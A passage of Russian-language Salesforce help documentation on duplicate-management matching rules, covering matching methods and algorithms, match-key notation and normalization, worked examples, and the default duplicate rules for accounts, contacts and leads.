Считать совпадением	Данный критерий определяет способ обработки пустых полей, при условии что два сравниваемых поля считаются	

Критерий	Определение	Задается автоматически для настраиваемых правил соответствия
пустые поля	совпадениями. При установке флажка «Считать совпадением пустые поля» для поля, являющегося пустым в *обеих* сравниваемых записях, поля считаются совпадениями. Тем не менее, при установке флажка «Считать совпадением пустые поля» для поля, являющегося пустым только в *одной* сравниваемой записи, поля не считаются совпадениями. При снятии флажка «Считать совпадением пустые поля» для поля, являющегося пустым в *обеих* сравниваемых записях, поля *не* считаются совпадениями.	
Ключ соответствия	Формула, с помощью которой правило соответствия быстро возвращает список возможных повторов. После активации правила совпадения ключи совпадения используются для формирования значений ключей для всех записей. При выполнении правила сопоставления сравниваются значения ключей совпадения сохраненной записи с существующими записями. Если сохраненная запись имеет то же значение ключа совпадения, что и существующая запись, то этот случай считается потенциальным дубликатом и изучается дальше. Если сохраненная запись имеет уникальное значение ключа совпадения, то она не считается дубликатом. Этот процесс повышает скорость и производительность метода обнаружения дубликатов. Дополнительную информацию о ключах соответствия, включая примеры, см. в разделе «Ключи соответствия и правила соответствия» на странице 917.	✅
Алгоритм совпадения	Данный критерий определяет логику, позволяющую установить степень совпадения двух полей. При использовании метода точного совпадения автоматически используется алгоритм точного совпадения. При использовании метода неточного совпадения могут использоваться разные алгоритмы неточного совпадения. Каждому используемому алгоритму совпадения автоматически назначается уровень совпадения на основе степени соответствия двух полей. Например, при выборе алгоритма точного совпадения и полном соответствии двух полей уровню совпадения присваивается значение «100». При несовпадении двух полей уровню совпадения присваивается значение «0». Дополнительную информацию об алгоритмах совпадения см. в разделе «Алгоритмы совпадения, используемые методами совпадения» на странице 915.	✅
Метод вычисления уровня	Данный критерий определяет способ вычисления уровней совпадения, используемых алгоритмами совпадения, для получения одного уровня совпадения для поля. Каждому используемому алгоритму совпадения автоматически назначается уровень совпадения на основе степени соответствия двух полей. Метод вычисления уровня используется только стандартными правилами соответствия. *«Среднее значение»*: использует средний уровень совпадения. *«Максимальное значение»*: использует максимальный уровень совпадения. *«Минимальное значение»*: использует минимальный уровень совпадения.	✅

Критерий	Определение	Задается автоматически для настраиваемых правил соответствия
	«Средневзвешенное значение»: использует весовое значение каждого метода совпадения для определения среднего уровня совпадения.	
Пороговое значение	Данный критерий определяет минимальный уровень совпадения, позволяющий считать поле совпадением. Полю автоматически назначается уровень совпадения на основе степени его соответствия такому же полю текущей записи.	✅

СМ. ТАКЖЕ:

- Ссылка на правило соответствия
- Рекомендации по использованию инструментов управления повторами

Методы совпадения, используемые правилами соответствия

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Метод совпадения — это часть критериев соответствия, определяющая способ сопоставления отдельного поля одной записи с соответствующим полем другой записи. Каждый метод совпадения также дополняется критерием нормализации, определениями ключей совпадения, алгоритмами сопоставления и другими критериями.

Точный метод сопоставления выполняет поиск строк, полностью соответствующих шаблону. При наличии международных данных рекомендуем использовать метод точного совпадения. Мы предоставили метод точного соответствия, который можно использовать практически для любого поля, включая настраиваемые.

Нечеткие методы сопоставления выполняют поиск строк, приблизительно соответствующих шаблону. Метод нечеткого сопоставления доступен для стандартных полей, часто используемых в организациях, контактах и интересах.

Метод совпадения	Алгоритмы совпадения	Метод вычисления уровня	Пороговое значение	Специальная обработка
Точное	Точное			
Неточное: Личное имя	Точное Инициалы Яро-Винклер Вариант имени	Максимальное значение	85	Поле «Отчество», используемое в правиле соответствия, сравнивается методом совпадения «Неточное: личное имя».
Неточное: Фамилия	Точное Дистанция клавиатуры	Максимальное значение	90	

Метод совпадения	Алгоритмы совпадения	Метод вычисления уровня	Пороговое значение	Специальная обработка
	Метафон 3			
Неточное: Название компании	Акроним Точное Выравнивание слогов	Максимальное значение	70	Удаление таких слов, как `Inc` и `Corp`, перед сравнением полей. Кроме того, нормализация названий компаний. Например, «`IBM`» нормализуется к виду «`International Business Machines`».
Неточное: Тел.	Точное	Средневзвешенное значение	80	Номера телефонов разбиваются на фрагменты, которые используются для сравнения. Каждый фрагмент использует собственный метод и уровень совпадения. Вычисление весовых значений уровней позволяет получить один уровень для поля. Данный процесс эффективно обрабатывает североамериканские данные. • Международный код (точное; 10% от уровня совпадения поля) • Код района (точное; 50% от уровня совпадения поля) • Следующие три цифры (точное; 30% от уровня совпадения поля) • Последние четыре цифры (точное; 10% от уровня совпадения поля) Например, система выполняет сравнение следующих двух номеров телефонов: *«1-415-555-1234»* и *«1-415-555-5678»*. Ввиду точного совпадения всех фрагментов, *кроме* последних четырех цифр, полю присваивается уровень совпадения «90», а сами значения считаются совпадением по причине превышения порогового значения, равного «80».
Неточное: Город	Дистанция редактирования Точное	Максимальное значение	85	
Неточное: Улица	Точное	Средневзвешенное значение	80	Адреса разбиваются на фрагменты, которые используются для сравнения.

Метод совпадения	Алгоритмы совпадения	Метод вычисления уровня	Пороговое значение	Специальная обработка
				Каждый фрагмент использует собственный метод и уровень совпадения. Вычисление весовых значений уровней позволяет получить один уровень для поля. Данный процесс эффективно обрабатывает североамериканские данные. • Улица (дистанция редактирования; 50% от уровня совпадения поля) • Номер дома (точное; 20% от уровня совпадения поля) • Суффикс улицы (точное; 15% от уровня совпадения поля) • Номер квартиры (точное; 15% от уровня совпадения поля) Например, система выполняет сравнение следующих двух улиц для счета: *«Улица Мира 123, кв. 100»* и *«Проспект Мира 123, кв. 300»*. Ввиду совпадения только названия улицы и номера дома, полю присваивается уровень совпадения «70», а сами значения не считаются совпадением по причине непревышения порогового значения, равного «80».
Неточное: Почтовый индекс	Точное	Средневзвешенное значение	80	Почтовые индексы разбиваются на фрагменты, которые используются для сравнения. Каждый фрагмент использует собственный метод и уровень совпадения. Вычисление весовых значений уровней позволяет получить один уровень для поля. • Первые пять цифр (точное; 90% от уровня совпадения поля) • Следующие четыре цифры (точное; 10% от уровня совпадения поля) Например, система выполняет сравнение следующих двух почтовых индексов: *«94104-1001»* и *«94104»*. Ввиду совпадения только первых пяти цифр, полю присваивается уровень

Метод совпадения	Алгоритмы совпадения	Метод вычисления уровня	Пороговое значение	Специальная обработка
				совпадения «90», а сами значения считаются совпадением по причине превышения порогового значения, равного «80».
Неточное: Должность	Акроним Точное Дистанция Куллбака-Либлера	Максимальное значение	50	

СМ. ТАКЖЕ:

- Критерии соответствия для правил соответствия
- Алгоритмы совпадения, используемые методами совпадения

Алгоритмы совпадения, используемые методами совпадения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Метод соответствия и алгоритм сопоставления — это часть критерия соответствия правила сопоставления. Совместно они помогают определить способ сопоставления отдельного поля одной записи с соответствующим полем другой записи, а также степень соответствия полей.

Система поддерживает метод точного совпадения и разные методы неточного совпадения. При выборе метода точного совпадения сравнение полей выполняется автоматически посредством алгоритма точного совпадения. При выборе одного из методов неточного совпадения сравнение полей выполняется посредством разных алгоритмов неточного совпадения. Сравнение полей может выполняться посредством нескольких алгоритмов совпадения; каждому алгоритму совпадения назначается уровень совпадения на основе степени соответствия полей. Поля, обрабатываемые алгоритмами совпадения, *не* чувствительны к регистру.

Дополнительную информацию о методах совпадения см. в разделе «Методы совпадения, используемые правилами соответствия» на странице 912.

Алгоритмы совпадения, доступные для метода точного совпадения

Алгоритм совпадения	Описание
Точное	Данный алгоритм определяет сходство двух строк. Например, значения «salesforce.com» и «Salesforce» не считаются совпадением ввиду наличия некоторых различий, поэтому возвращают уровень совпадения, равный «0».

Алгоритмы совпадения, доступные для методов неточного совпадения

Алгоритм совпадения	Описание
Акроним	Данный алгоритм определяет соответствие официального имени акрониму. Например, название «Advanced Micro Devices» и аббревиатура «AMD» считаются совпадением, поэтому возвращается уровень совпадения, равный 100.
Дистанция редактирования	Данный алгоритм определяет сходство двух строк на основе количества удалений, вставок и замен символов, необходимых для преобразования одной строки в другую. Например, значение «Вице-президент, продажи» соответствует значению «Вице-президент по продажам» с уровнем совпадения, равным «73».
Инициалы	Данный алгоритм определяет сходство двух наборов инициалов для личных имен. Например, личное имя «Сергей» и его инициал «С» считаются совпадением, поэтому возвращают уровень совпадения, равный «100».
Дистанция Яро-Винклера	Данный алгоритм определяет сходство двух строк на основе количества замен символов, необходимых для преобразования одной строки в другую. Данный метод эффективно обрабатывает короткие строки (например, личные имена). Например, имя «Сережка» соответствует имени «Сережа» с уровнем совпадения, равным «97».
Дистанция клавиатуры	Данный алгоритм определяет сходство двух строк на основе количества удалений, вставок и замен символов, необходимых для преобразования одной строки в другую, которое вычисляется по положению клавиш на клавиатуре.
Дистанция Куллбака-Либлера	Данный алгоритм определяет сходство двух строк на основе процентного содержания общих слов. Например, значение «Маркетинговый директор» соответствует значению «Директор по маркетингу» с уровнем совпадения, равным «65».
Метафон 3	Данный алгоритм определяет сходство двух строк на основе их звуков. Данный алгоритм пытается учитывать несовершенства языков, поэтому эффективно обрабатывает личные имена и фамилии. Например, имя «Алена» соответствует имени «Олена» с уровнем совпадения, равным «100».
Вариант имени	Данный алгоритм определяет сходство двух имен на основе их вариации. Например, имя «Оксана» является вариантом имени «Ксения», поэтому возвращается уровень совпадения равный 100. Имя «Оксана» не является вариантом имени «Наталья», поэтому возвращается уровень совпадения, равный 0.
Выравнивание слогов	Данный алгоритм определяет сходство двух строк на основе их звуков. Сначала строки символов преобразуются в строки слогов. Затем строки слогов сопоставляются посредством алгоритма «Дистанция редактирования». Данный алгоритм совпадения эффективно обрабатывает названия компаний. Например, при использовании алгоритма «Выравнивание слогов» значения «Министерство энергетики» и «Министерство труда» возвращают относительно низкий уровень совпадения, равный «59», так как последовательности слогов данных двух названий отличаются больше, чем соответствующие последовательности символов (звучание слов «энергетика» и «труд» сильно различается). При использовании алгоритма «Дистанция редактирования» данные строки возвращают

Алгоритм совпадения	Описание
	уровень совпадения, равный «74». Таким образом, алгоритм «Выравнивание слогов» работает эффективнее, так как данные строки не должны считаться совпадением.

СМ. ТАКЖЕ:

- Ссылка на правило соответствия
- Методы совпадения, используемые правилами соответствия

Ключи совпадения, используемые с правилами соответствия

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ключи совпадения повышают эффективность работы правил соответствия. Узнайте, как ключи совпадения используются для создания значений для стандартных правил соответствия. Поняв принцип применения ключей совпадения, вы получите полное представление о том, как работает процесс обнаружения дубликатов.

Ключ совпадения — это формула, позволяющая правилу сопоставления быстро возвращать список возможных дубликатов.

После активации правила совпадения ключи совпадения используются для формирования значений ключей для всех записей. При выполнении правила сопоставления сравниваются значения ключей совпадения сохраненной записи с существующими записями. Если сохраненная запись имеет то же значение ключа совпадения, что и существующая запись, то этот случай считается потенциальным дубликатом и изучается дальше. Если сохраненная запись имеет уникальное значение ключа совпадения, то она не считается дубликатом. В редких случаях использование ключей совпадения приводит к пропуску дубликатов. Такие случаи почти никогда не происходят. К счастью, преимущества от использования ключей совпадения значительно перевешивают их недостатки.


Как создаются ключи совпадения и их значения

1. Уравнение правила соответствия (то есть, порядок полей) перезаписывается посредством стандартизированного формата, заменяющего операторы «ИЛИ» на операторы «И».
2. Значения для полей в правиле соответствия нормализуются.
3. Ключ совпадения создается с применением комбинации полей, указанных в стандартизированном формате полей. Правила сопоставления могут иметь несколько ключей совпадения. Для стандартных правил сопоставления и настраиваемых правил с комбинациями стандартных полей используются предопределенные ключи соответствия.
4. Ключ соответствия применяется для объединения нормализованных значений полей по каждой из записей. И вот так, наконец, появляются значения ключей соответствия!

Прим.: В настоящее время создание ключей соответствия не поддерживается полями «Должность» и «Адрес». Таким образом, добавление данных полей в правило соответствия препятствует созданию ключей соответствия.

Нотация ключей соответствия

Обычная нотация ключей соответствия показывает, какие поля и символы в них применяются в ключе соответствия.



- Поле, используемое ключом соответствия (1).
- Количество слов (или токенов) в значении поля для добавления в ключ соответствия (2). Если число не задано, добавляются все слова.
- Количество символов в слове для добавления в ключ соответствия (3). При пустом количестве добавляются все символы.
- Дополнительное поле, используемое ключом соответствия (4).

Прим.: Каждое настраиваемое правило сопоставления может иметь максимум 10 ключей совпадения; если ключей будет больше, то сохранить его не получится.

Предопределенные ключи совпадения для стандартных правил сопоставления

В стандартных правилах сопоставления используются определенные заранее ключи совпадения.

Нотация ключей соответствия	Целевые объекты	Примеры значений ключей совпадения
Компания (2,6) Город (_, 6)	Организация	Организация: Компания Orange Sporting = orangesporti Город: San Francisco = sanfra Ключ: orangesportisanfra
Компания (2,6) Индекс (1,3)	Организация	«"Имя организации: salesforce.com = salesf Индекс: 94105-5188 = 941 Ключ: salesf941
Электронная почта	Контакт Интерес	Электронная почта: john_doe@us.ibm.com = johndoe@ibm.com Ключ: johndoe@ibm.com
Личное_имя (1,1) Фамилия Эл. почта	Контакт Интерес	Личное имя: John = j Фамилия: Doe = doe = t (с двойным метафоном) Электронная почта: john_doe@us.salesforce.com = johndoe@salesforce.com Ключ: jt@salesforce.com
Личное_имя (1,1) Фамилия Компания (2,5)	Контакт Интерес	Личное имя: Marc = m Фамилия: Benioff = pnf (с двойным метафоном)

Нотация ключей соответствия	Целевые объекты	Примеры значений ключей совпадения
		Компания: salesforce.com = sales Ключ: mpnfsales
Личное_имя (1,1) Фамилия Тел.	Контакт Интерес	Личное имя: Marc = m Фамилия: Benioff = pnf (с двойным метафоном) Тел.: 1-415-555-1234 = 415555 Ключ: mpnf415555
Веб-сайт Город (_,6)	Организация	Веб-сайт: https://www.salesforce.com = salesforce.com Город: San Francisco = sanfra Ключ: salesforce.comsanfra
Веб-сайт Индекс (1,3)	Организация	Веб-сайт: https://www.salesforce.com = salesforce.com Индекс: 94105-5188 = 941 Ключ: salesforce.com941

В настраиваемых правилах сопоставления также могут использоваться предопределенные ключи совпадения. Например, предположим, что уравнение для настраиваемого правила сопоставления задано как (Имя И Фамилия И Компания) и для одного из полей выбран метод нечеткого соответствия. Тогда нотация для ключа совпадения будет следующей: Имя (1,1) Фамилия Компания (2,6).

СМ. ТАКЖЕ:

- Ссылка на правило соответствия
- Критерии соответствия для правил соответствия
- Критерий нормализации для ключей соответствия правила сопоставления

Критерий нормализации для ключей соответствия правила сопоставления

В ходе создания значений ключей соответствия нормализуются значения полей правила сопоставления. Процесс нормализации значения поля зависит от нескольких факторов, среди которых — метод сопоставления данного поля, указанный в правиле сопоставления. Также некоторые поля, часто используемые в стандартных правилах соответствия, специально нормализуются для оптимизации обнаружения дубликатов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Сведения о нормализации	Применяется к стандартным *и* настраиваемым правилам сопоставления?	Примеры
Город	Перевод всех символов в нижний регистр. Удаляет символы, отличные от символов алфавита или цифр, включая пробелы. Сохраняет до шести первых символов.	Да. Но в настраиваемых правилах сопоставления должен быть выбран метод сопоставления *Нечеткое:* Поле Город должно быть выбрано для метода сопоставления.	San Francisco = sanfra Rome = rome
Компания	Раскрытие акронимов. Перевод всех символов в нижний регистр. Удаление суффиксов (например, `Corporation`, `Incorporated`, `Inc`, `Limited`, `Ltd`). Удаление стоп-слов (например, `and`, `the`, `of`). Удаление специальных символов и ударений.	Да. Но в настраиваемых правилах сопоставления должен быть выбран метод сопоставления *Нечеткое: компания.*	IBM = international business machines Intel Corp. = intel
Личное имя	Замена личного имени псевдонимом (при его наличии). Удаление приветствий, специальных символов и ударений. Сохраняется только первая буква первого слова, которая переводится в нижний регистр.	Да. Но в настраиваемых правилах сопоставления должен быть выбран метод сопоставления *Нечеткое: имя.*	Dr. Jane = j Mr. Bob= robert = r
Фамилия	Удаление специальных символов и суффиксов. Замена последовательных одинаковых согласных одной согласной. Отображение первой буквы в нижнем регистре. После нормализации применяется алгоритм двойного метафона.	Да. Но в настраиваемых правилах сопоставления должен быть выбран метод сопоставления *Нечеткое: фамилия.*	O'Reilly, Jr. = oreily (без двойного метафона) O'Reilly, Jr. = oreily = arl (с двойным метафоном)
Электронная почта	Удаление специальных символов (например, символы подчеркивания и точки) из обеих частей адреса эл. почты. Оставляет символ «@».	Нет. Применяется только к стандартным правилам сопоставления.	john.doe@us.salesforce.com = johndoe@salesforcecom
Тел.	Удаление всех нецифровых и небуквенных символов. Для любого американского номера телефона: преобразование букв в цифры и удаление международного кода. Удаление последних четырех цифр.	Да. Но в настраиваемых правилах сопоставления должен быть выбран метод сопоставления *Нечеткое: телефон.*	1-800-555-1234 = 800555 44 20 0540 0202 = 44200540
Веб-сайт	Удаление протокола (http), субдомена (www) и любого пути к файлу. Использование только последних двух или трех маркеров, в зависимости от наличия	Нет. Применяется только к стандартным правилам сопоставления.	http://www.us.salesforce.com/product = salesforce.com http://www.ox.ac.uk/ = ox.ac.uk

Поле	Сведения о нормализации	Применяется к стандартным и настраиваемым правилам сопоставления?	Примеры
	международных обозначений. Сохраняются точки.		

Прим.: Другие поля, включая настраиваемые поля и поля с точным методом сопоставления в правиле, нормализуются переводом всех букв в нижний регистр и удалением всех начальных и конечных пробелов.

СМ. ТАКЖЕ:

- Ссылка на правило соответствия
- Критерии соответствия для правил соответствия
- Ключи совпадения, используемые с правилами соответствия

Примеры сопоставлений

Здесь приведены примеры применения правил соответствия, чтобы показать, каким образом происходит сравнение записей и оценка их степени дублируемости.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пример: **Настраиваемое правило сопоставления интересов с методами нечеткого соответствия**

Табл. 3: Критерии соответствия

	Поле	Метод совпадения
1	Компания	*Неточное: Название компании*
2	Электронная почта	*Точное*
3	Тел.	*Неточное: Тел.*
	Уравнение соответствия: (Компания ИЛИ эл. почта) И (телефон)	

Так работает сопоставление на основе критерия соответствия.

1. **Значения ключа соответствия формируются для существующих интересов.** На основе уравнения соответствия и указанных методов сопоставления создаются 2 ключа соответствия. На основе этих ключей формируются значения ключей соответствия.

Табл. 4: Ключи соответствия

Уравнение соответствия в стандартизированном формате	Ключ соответствия	Примеры значений совпадающих полей	Пример значений ключей совпадения
(Компания И телефон) ИЛИ	Компания (2,6) Телефон	Компания = Global Guitars Inc. Телефон = 415-123-4567	globalguitar415123
(Эл. почта И телефон)	Эл. почта Телефон	Эл. почта = sally.smith@globalguitars.com Телефон = 415-123-4567	sally.smith@globalguitars.com4151234567

2. **Формируются значения ключей совпадения для новой записи.** Это произойдет, как только будет сохранена новая запись.

Табл. 5: Новая запись

Значения совпадающих полей	Значения ключей совпадения
Компания = Eltie Sports Эл. почта = john.doe@elitesport.com Телефон = 1-415-555-1234	eltiesports415555 john.doe@elitesport.com415555

3. **Значения ключей совпадения для новой записи сравниваются со значениями из существующих записей.**

Табл. 6: Текущие записи, сравниваемые с новой записью

Запись	Значения совпадающих полей	Значения ключей совпадения	Совпадение?
1	Компания = Elite Sports Эл. почта = john.doe@elitesport.com Телефон = 1-415-555-1234	elitesports415555 john.doe@elitesports.com415555	Нет. Не считается дубликатом.
2	Компания = Elite Sport Эл. почта = john.doe@elitesport.com Телефон = 1-415-555-1234	elitesport415555 john.doe@elitesport.com415555	Да. Значения первого ключа не совпадают. Однако значения второго ключа идентичны, поэтому запись считается потенциальным дубликатом. Требуется совпадение только одного ключа.

4. **Определение того, является ли новая запись потенциальным дубликатом.** Имеет ли новая запись то же значение ключа совпадения, что и существующая запись?

- Да — новая запись считается потенциальным дубликатом. Она изучается дальше с применением других ресурсов сопоставления, включая алгоритмы сравнения.
- Нет — новая запись не считается потенциальным дубликатом.

Пример: **Настраиваемое правило сопоставления контактов с методами точного соответствия**

Табл. 7: Критерии соответствия

	Поле	Метод совпадения
1	Город	*Точное*
2	Электронная почта	*Точное*
3	Тел.	*Точное*
	Уравнение соответствия: (Компания ИЛИ эл. почта) И (телефон)	

Так работает сопоставление на основе критерия соответствия.

1. **Значения ключа соответствия формируются для существующих контактов.** На основе уравнения соответствия и указанных методов сопоставления создаются 2 ключа соответствия. На основе этих ключей формируются значения ключей соответствия.

Табл. 8: Ключ соответствия

Уравнение соответствия в стандартизированном формате	Ключ соответствия	Примеры значений совпадающих полей	Пример значений ключей совпадения
(Город И эл. почта) ИЛИ	Город Эл. почта	Город = Сан-Франциско Эл. почта = john.doe@elitesport.com	san franciscojohn.doe@elitesports.com
(Город И Телефон)	Город Телефон	Город = Сан-Франциско Телефон = 415-555-1234	san francisco415-555-1234

2. **Формируются значения ключей совпадения для новой записи.** Это произойдет, как только будет сохранена новая запись.

Табл. 9: Новая запись

Значения совпадающих полей	Значения ключей совпадения
Город = Сан-Франциско Эл. почта = john.doe@elitesport.com Телефон = 1-415-555-1234	san franciscojohn.doe@elitesports.com san francisco1-415-555-1234

3. **Значения ключей совпадения для новой записи сравниваются со значениями из существующих записей.**

Табл. 10: Текущие записи, сравниваемые с новой записью

Запись	Значения совпадающих полей	Значения ключей совпадения	Совпадение?
1	Город = Сан-Франциско Эл. почта = john.doe@elitesport.com Телефон = 1-415-555-1234	san frnciscojohn.doe@elitesports.com san frncisco1-415-555-1234	Нет. Не считается дубликатом.
2	Город = Сан-Франциско Эл. почта = john.doe@elitesport.com Телефон = 1-415-555-1111	san franciscojohn.doe@elitesports.com san francisco1-415-555-1111	Да. Значения первого ключа идентичны, поэтому запись считается потенциальным дубликатом. Требуется совпадение только одного ключа.

4. **Определение того, является ли новая запись потенциальным дубликатом.** Имеет ли новая запись то же значение ключа совпадения, что и существующая запись?
   - Да — новая запись считается потенциальным дубликатом. Она изучается дальше с применением других ресурсов сопоставления, включая алгоритмы сравнения.
   - Нет — новая запись не считается потенциальным дубликатом.

СМ. ТАКЖЕ:

Ссылка на правило соответствия

Справка по правилам управления повторами

Данный раздел содержит некоторые дополнительные сведения, описывающие принципы работы и способы использования правил управления повторами.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Стандартные правила управления повторами

Стандартные правила-копии для организаций, контактов и интересов настроены и активированы по умолчанию. Чтобы применить стандартное правило-копию для организаций-лиц, включите организации-лица, затем в меню «Настройка» активируйте стандартные правила совпадения и правила-копии для этих организаций. Правила-копии определяют действия, выполняемые при попытке сохранения повторяющейся записи. Каждое стандартное правило управления повторами имеет соответствующее стандартное правило соответствия, предназначенное для определения возможных повторов.

Стандартные правила управления повторами

Стандартные правила-копии для организаций, контактов и интересов настроены и активированы по умолчанию. Чтобы применить стандартное правило-копию для организаций-лиц, включите организации-лица, затем в меню «Настройка» активируйте стандартные правила совпадения и правила-копии для этих организаций. Правила-копии определяют действия, выполняемые при попытке сохранения повторяющейся записи. Каждое стандартное правило управления повторами имеет соответствующее стандартное правило соответствия, предназначенное для определения возможных повторов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Стандартное правило управления повторами для организации

Подобно всем правилам управления повторами, стандартные правила, используемые для организаций, определяют действия, выполняемые при попытке сохранения повторяющейся записи. При попытке сохранения новой организации в Salesforce отображается предупреждение.

Стандартное правило соответствия для организаций-лиц

Стандартное правило-копия для организаций-лиц определяет порядок действий при попытке сохранения повтора записи для такой организации. Чтобы применить это правило, включите организации-лица, затем в меню «Настройка» активируйте стандартные правила соответствия и правила-копии для этих организаций.

Стандартное правило управления повторами для контактов

Подобно всем правилам управления повторами, стандартные правила, используемые для контактов, определяют действия, выполняемые при попытке сохранения повторяющейся записи. При попытке сохранения нового контакта в Salesforce отображается предупреждение. Данное правило соотносит контакты, совпадающие с другими контактами и интересами, повторяющими контакты. Если ваша организация была создана до выпуска Summer'17, по умолчанию ваше правило-копия соотносит только контакты, повторяющие другие контакты. Однако новое правило, соотносящее интересы, которые повторяют контакты, доступно для активации в меню «Настройка».

Стандартное правило управления повторами для интересов

Подобно всем правилам управления повторами, стандартные правила, используемые для интересов, определяют действия, выполняемые при попытке сохранения повторяющейся записи. При попытке сохранения нового интереса в Salesforce отображается предупреждение. В данном правиле соотносятся интересы, повторяющие другие интересы и контакты, которые совпадают с интересами. Если ваша организация была создана до выпуска Summer'17, по умолчанию ваше правило-копия соотносит только интересы, которые совпадают с другими интересами. Однако новое правило, которое соотносит контакты, совпадающие с интересами, доступно для активации в меню «Настройка».

СМ. ТАКЖЕ:

Включение организаций-лиц

Стандартное правило управления повторами для организации

Подобно всем правилам управления повторами, стандартные правила, используемые для организаций, определяют действия, выполняемые при попытке сохранения повторяющейся записи. При попытке сохранения новой организации в Salesforce отображается предупреждение.

Сведения о правиле

Имя правила	Стандартное правило управления повторами для организации

Описание	Определение организаций, повторяющих другие организации.
Объект	Организация
Безопасность записи	Использовать правила общего доступа

Действия

Эти действия выполняются при попытке сохранения повторяющейся записи.

Действие при создании	Разрешить: Предупреждение и отчет
Действие при редактировании	Разрешить: Отчет
Текст предупреждения	Использовать одну из этих записей?

Правила соответствия

Правила соответствия определяют способ поиска повторов. Для правила управления повторами должно быть задано как минимум одно правило соответствия.

Сравнить организацию с	Организации
Правило соответствия	Стандартное правило соответствия для организаций
Критерии соответствия	Правило соответствия для организаций
Соотнесение полей	Выбранное соотнесение

Стандартное правило соответствия для организаций-лиц

Стандартное правило-копия для организаций-лиц определяет порядок действий при попытке сохранения повтора записи для такой организации. Чтобы применить это правило, включите организации-лица, затем в меню «Настройка» активируйте стандартные правила соответствия и правила-копии для этих организаций.

Правило-копия

Имя правила	Стандартное правило соответствия для организаций-лиц
Описание	Правило-копия для записей организаций-лиц
Объект	Организация-лицо
Безопасность записи	Использовать правила общего доступа

Действия

Эти действия выполняются при попытке сохранения повторяющейся записи.

Действие при создании	Разрешить: Предупреждение и отчет
Действие при редактировании	Разрешить: Отчет
Текст предупреждения	Использовать одну из этих записей?

Правила соответствия

Правила соответствия определяют способ поиска повторов. Для правила управления повторами должно быть задано как минимум одно правило соответствия.

Сравнить организацию с	Организации-лица
Правило соответствия	Стандартное правило соответствия для организаций-лиц
Критерии соответствия	Правило соответствия для записей организаций-лиц
Соотнесение полей	Выбранное соотнесение

СМ. ТАКЖЕ:

Включение организаций-лиц

Стандартное правило управления повторами для контактов

Подобно всем правилам управления повторами, стандартные правила, используемые для контактов, определяют действия, выполняемые при попытке сохранения повторяющейся записи. При попытке сохранения нового контакта в Salesforce отображается предупреждение. Данное правило соотносит контакты, совпадающие с другими контактами и интересами, повторяющими контакты. Если ваша организация была создана до выпуска Summer'17, по умолчанию ваше правило-копия соотносит только контакты, повторяющие другие контакты. Однако новое правило, соотносящее интересы, которые повторяют контакты, доступно для активации в меню «Настройка».

Сведения о правиле

Имя правила	Стандартное правило управления повторами для контактов
Описание	Определение контактов, совпадающих с другими контактами и интересами.
Объект	Контакт
Безопасность записи	Использовать правила общего доступа

Действия

Эти действия выполняются при попытке сохранения повторяющейся записи.

Действие при создании	Разрешить: Предупреждение и отчет
Действие при редактировании	Разрешить: Отчет
Текст предупреждения	Использовать одну из этих записей?

Правила соответствия

Правила соответствия определяют способ поиска повторов. Для правила управления повторами должно быть задано как минимум одно правило соответствия.

Сравнить организацию с	Контакты и интересы
Правило соответствия	Стандартное правило соответствия для контактов, стандартное правило соответствия для интересов
Критерии соответствия	Правило соответствия для контактов и интересов
Соотнесение полей	Выбранное соотнесение

Стандартное правило управления повторами для интересов

Подобно всем правилам управления повторами, стандартные правила, используемые для интересов, определяют действия, выполняемые при попытке сохранения повторяющейся записи. При попытке сохранения нового интереса в Salesforce отображается предупреждение. В данном правиле соотносятся интересы, повторяющие другие интересы и контакты, которые совпадают с интересами. Если ваша организация была создана до выпуска Summer'17, по умолчанию ваше правило-копия соотносит только интересы, которые совпадают с другими интересами. Однако новое правило, которое соотносит контакты, совпадающие с интересами, доступно для активации в меню «Настройка».

Сведения о правиле

Имя правила	Стандартное правило управления повторами для интересов
Описание	Определение интересов, повторяющих другие интересы и контакты.
Объект	Интерес
Безопасность записи	Использовать правила общего доступа

Действия

Эти действия выполняются при попытке сохранения повторяющейся записи.

Действие при создании	Разрешить: Предупреждение и отчет
Действие при редактировании	Разрешить: Отчет
Текст предупреждения	Использовать одну из этих записей?

Правила соответствия

Правила соответствия определяют способ поиска повторов. Для правила управления повторами должно быть задано как минимум одно правило соответствия.

Сравнить организацию с	Интересы и контакты
Правило соответствия	Стандартное правило соответствия для интересов, стандартное правило соответствия для контактов
Критерии соответствия	Правило соответствия для записей интересов и контактов
Соотнесение полей	Выбранное соотнесение

Управление повторами. Вопросы и ответы

Просмотрите ответы на типичные вопросы о функции дублирующего управления<0>.

Как работает функция предотвращения повторов при использовании Data.com Prospector и функции Data.com Clean?

Почему отображается ошибка об использовании правилом соответствия слишком большого количества операторов «ИЛИ» внутри группировок?

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Как работает функция предотвращения повторов при использовании Data.com Prospector и функции Data.com Clean?

ВЕРСИИ

